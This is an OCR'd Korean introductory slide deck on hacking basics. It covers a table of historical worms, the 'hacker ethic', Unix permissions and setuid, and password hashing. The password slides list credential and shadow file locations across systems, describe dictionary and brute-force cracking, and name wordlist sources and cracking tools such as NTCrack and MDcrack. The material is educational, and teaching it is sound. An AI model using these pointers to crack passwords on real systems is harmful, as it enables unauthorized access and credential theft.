
주요 Worm들

Worm	년도	유형	피해	기타
Morris	1988	Topological	6000	최초의 지능형 Worm 여러가지 취약점 공격이용 전파
Code Red	2001	Scanning	~300,000	최초로 빠른 전파속도를 갖음
CRClean	2001	Passive	none	Anti-Code-Red worm.
Nimda	2001	Scanning Others	~200,000	Local subnet scanning. 여러가지 기능을 효과적으로 조합
Scalper	2002	Scanning	<10,000	취약점 발견뒤 10일만에 출현
Slapper	2002	Scanning	13,000	Scalper Code의 변형
Sapphire (Slammer)	2003	Scanning	>75,000	10분만에 전세계 전파 가장 빠른 전파속도를 자랑


SQL Slammer Worm 피해 지역







A.G.W.
CISA (국제공인 시스템감사사)



해킹의 기초

0. 들어가기 전에
1. 해킹과정
2. 해킹기초
3. 패스워드 기초
4. Sql Slammer 피해지역
5. 해킹관련 사이트


A.G.W.
CISA (국제공인 시스템감사사)

해커의 윤리 / 정보보호법

① 컴퓨터에 대한 접근은 누구에 의해서도 방해받아서는 안된다.
② 모든 정보는 개방돼야 하고 공유돼야 한다.
③ 해커들은 자신의 해킹에 의해서만 평가받아야 하며 연령이나 지위 재산 같은 주관적 판단 기준에 의해 재단되어서는 안된다.
④ 컴퓨터를 통해 예술과 아름다움을 창조할 수 있다.
⑤ 컴퓨터는 모든 생활을 보다 나은 방향으로 변화시킬 수 있다.

그러나 가장 중요한 것은 우리나라에서 해킹을 해서 법에 처벌되는 경우


해킹과정.



- 퍼미션(permission)
  - 퍼미션이 왜 필요한가?
    - UNIX : 멀티 유저 운영체제
    - 각 사용자를 구분하고 상대방의 영역을 침범하지 못하게 하는 일종의 룰(rule)의 필요성
  - 퍼미션
    - 문자 그대로 '허가'라는 의미
    - 파일이나 디렉토리에 대해 사용자별로 설정된 접근 권한

퍼미션의 예

- 명령어 : ls –al /usr/bin/passwd




- 소유자 그룹
- 제일 앞의 -는 파일임을 표시, d이면 디렉토리
  - 첫번째 rw- : 소유자의 퍼미션(읽고 쓰기 가능)
  - 두번째 r-- : 그룹의 퍼미션(읽기만 가능)
  - 세번째 r-- : 시스템 내의 일반 사용자의 퍼미션(읽기만 가능)

- setuid / setgid
  - 임시적으로 사용자의 권한을 바꿔줄 수 있는 규칙(rule)을 파일이나 디렉토리에 적용시키는 것
  - 대개 일반 계정 이용자가 owner의 권한을 필요로 하는 프로그램이 실행되는 동안만 owner의 권한 부여
  - 대표적인 setuid 프로그램
    - passwd
    - mail

setuid 프로그램 예


- 명령어 : ls –al /usr/bin/passwd



- 첫번째 r-s : s가 suid 프로그램임을 표시


setuid 프로그램 사용 예(계속)

- 명령어 : passwd



- 위와 같이 하여 바뀌어진 비밀번호는 /etc/shadow에 저장
- /etc/shadow는 root만 읽을 수 있는 파일
- passwd 프로그램 실행시 임시적으로 root 권한 보유
- 일반 사용자 권한으로 돌아갈 때 보안 취약점 발생 가능


- 패스워드 기초
  - 컴퓨터 접근제한(인증)을 하기위한 가장 기초적인 수단
    (입력형태 : 사용자 ID / 패스워드)
  - One-way-Hash 함수로 처리 되어 있음
    (MD5, MD4, SHA-1 등)



시스템에서의 패스워드 파일 위치

- Unix : /etc/passwd
- WinNT : \winnt\system32\config\SAM

시스템에서의 패스워드 판정방법



- Password Cracker
  - Dictionary방식
    - 자주 사용되는 패스워드를 사전식으로 모아 패스워드에 대입하는 방법
  - Dictionary방식에 필요한 도구
    - Word list (Dictionary)
      - ftp://ftp.cerias.purdue.edu/pub/dict/
      - http://packetstorm.securify.com/Crackers/wordlists/
    - Password Generator
      - pwd-gen.c 등
    - Password Cracker
      - c50a-nt-0.20.tgz (Unix 용)
      - Lc201exe.zip (NT, Dos 용)
      - NTCrack.tar.gz (Unix, NT용)

Brute Force 방식

- 조합 가능한 모든 패스워드를 대입하여 확인하는 방법
  (영숫자, 대소문자, 특수문자 포함, 한글제외)
  - 5자리 : 94 ^ 5 = 733904224
  - 6자리 : 94 ^ 6 = 689869781065

- Bruteforcer 프로그램
  - MDcrack

해쉬값을 보호하는 이유

- 해쉬값 자체가 패스워드는 아니나, 위의 공격방식에 의해 해독될 가능성이 있음

shadow password system

- 유닉스의 경우 /etc/passwd 파일은 누구나 읽을 수 있도록 허가권이 부여되어 있어 보안에 취약
- 암호화된 패스워드를 /etc/passwd에 넣지 않고, 오로지 root에게만 읽기 권한이 있는 /etc/shadow 파일에 따로 저장
- 시스템별 shadow 파일 위치
  - AIX : /etc/security/passwd
  - BSD4.3-Reno : /etc/master.passwd
  - HP-UX : /.secure/etc/passwd
  - Linux : /etc/shadow
  - Solaris : /etc/shadow
  - WinNT : \winnt\system32\config\SAM

